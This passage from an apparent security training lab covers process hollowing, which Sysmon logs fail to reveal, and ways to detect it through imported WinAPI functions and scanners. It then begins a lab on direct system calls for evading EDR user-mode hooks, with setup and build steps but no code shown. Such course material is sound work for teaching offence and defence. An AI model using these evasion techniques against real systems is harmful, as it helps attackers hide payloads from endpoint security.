
The identified process, `explorer.exe`, seems legitimate (it actually is when the event was triggered). As we can see, a hash is even available. This process is actually turned into a malicious one after it has been created, hence no events can reflect this change.



Time	event.action	process.executable	hash.sha256
Mar 26, 2020 @ 03:22:37.710	created-process	C:\Windows\System32\conhost.exe	-
Mar 26, 2020 @ 03:22:37.989	Process Create (rule: ProcessCreate)	C:\Windows\SysWOW64\explorer.exe	9872bdb7d624249807207c2d7d5b04273a19364d0dcbaaba7e2267fcb7e46202
Mar 26, 2020 @ 03:22:37.990	created-process	C:\Windows\SysWOW64\explorer.exe	-

To confirm the events are right, feel free to lookup the SHA256 hash of `explorer.exe` (`579a8922d4920bc39b9733706c9327c5544d91294293924b588ba266d1a2d280`) on VirusTotal.

You'll find that it is indeed the legitimate `explorer.exe` (scroll down in the results to the "Signature Info"):



Step 3: Alternative means for detection

Sysmon logs clearly do not reflect that process hollowing occurred, so how could we detect this? As previously mentioned, tools that provide deeper visibility (based on ETW) could help us here.

There's two interesting approaches to detect this attack strategy:


- Detect processes that are running for indications of hollowing. Excellent examples of this are `pe-sieve` and `hollows_hunter`. These tools don't run at real-time, though, and thus require (periodic) manual scanning of suspected systems.

- Detect and alert upon executables / tools that have process hollowing capabilities.

Hollowing out a process "usually" requires a specific set of functions which have to be imported (CAVEAT: Not always, we'll see more about this in the next lab). One common approach can hence be to detect the imports or usage of these functions combined:

- `LoadLibraryA` is used to load a library during a binary's execution. This function often indicates that a library (`exe`, `dll`, ...) is leveraged without being loaded from the start. In our case, this function will load the `HelloWorld.exe` binary.
- `CreateProcessA` is used to create a child process. Although common, its presence indicates that we should be on the lookout for functions such as the following ones.
    - `ReadProcessMemory`, `VirtualAllocEx` and `WriteProcessMemory` used together outline the binary's ability to modify the content of a process. In our case, these were used to place the `HelloWorld.exe` binary into the target process.
    - `GetThreadContext`, `SetThreadContext` and `ResumeThread` outline not only the binary's ability to change a thread's context but furthermore that a thread which is suspended can get resumed. In our case, the suspended thread is the legitimate `explorer.exe` which we resume once its content was switched with `HelloWorld.exe`.


Putting these all together should definitely raise some flags... Viewing a process' imported functions can be done through its import table. As an example, below is the import table as viewed in PEview.




In production enterprise environments, you could rely on endpoint security tools (AV, EDR,...) to detect the combined usage of the above functions. Note that, upon uploading, the `ProcessHollowing.exe` executable had a detection-rate of 10/72 on VirusTotal. This has likely

already increased by now, but it shows that only 10 engines immediately triggered on the combination of functions as described above. If you want to check out the current detection state, please feel free to have a look on VirusTotal.

This outlines the importance of choosing a reliable endpoint security product to support your detection capabilities. Do note that in a Windows-based production environment, the `ProcessHollowing.exe` file would have been picked-up by Windows Defender as seen below:



As previously shown in PEview, the `ProcessHollowing.exe` imported functions can also be consulted through VirusTotal's Details view.



Conclusions

During this lab, we demonstrated the following highly useful skills:

- How to leverage Process Hollowing to execute payloads stealthily
- Possible strategies for detection

As we observed, detection of these tricks is not that straightforward and will require in-depth visibility on the OS, using for example ETW (Event Tracing for Windows).

After the lab, please stop your target environment. In order to do so, please use the following command:

```
cd /home/student/Desktop/lab-manager
./manage.sh destroy_target -t [version_tag] -r [region]
```

Exercise 4: Bypassing Modern Security Products - Direct System Calls

Through today's lecture and labs, we've seen multiple tricks that can be used to bypass trivial detection of our payloads using Sysmon. A final technique we want to demonstrate in the lab is leveraging direct system calls to bypass the Windows native API. This technique is aimed to defeat security products (e.g. EDR tools) in an attempt to evade user-mode API hooks.

This technique is increasingly used by malicious actors, as more and more samples appear that implement such strategies. It is thus vital we can also emulate such techniques in our adversary emulation exercises.

Lab Setup and Preparation

Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -r [region] -t [version_tag]
```

Once the environment is deployed, please start the lab from the CommandoVM.

Objective 1: Bypassing the Windows Native API


This lab will introduce you to Windows Native API bypasses by performing syscalls directly into the kernel mode. By performing an operation twice (legitemately and through a bypass), the

objective of this lab will be to showcase why user-mode hooking can be evaded.


Step 1: Get the Source Code

Originally built by the Red Teaming Experiments, you can obtain a pre-arranged *"Syscall"* project which contains all requirements and is ready to be compiled. As building the binary will rely on Visual Studio, proceed to download the *"Syscall"* project on your CommandoVM machine.


Once downloaded, proceed to select *"Extract to Syscall\"* in the right-click menu.



In the newly extracted folder, drill-down the path until you find the source-code files.




Once the `Syscall.sln` file found, double-click it to open Visual Studio.



Step 2: Build the Binary

With the source-code loaded in Visual Studio, we can see two main files in the *"Source Files"* directory:


- `Syscall.cpp` contains the main source code
- `sysntcreatefile.asm` file contains a copy of the `ntdll.dll` assembly (as we want to avoid calling `ntdll.dll`)




From the `main` function in `Syscall.cpp`, you'll notice that the executable performs two tasks:

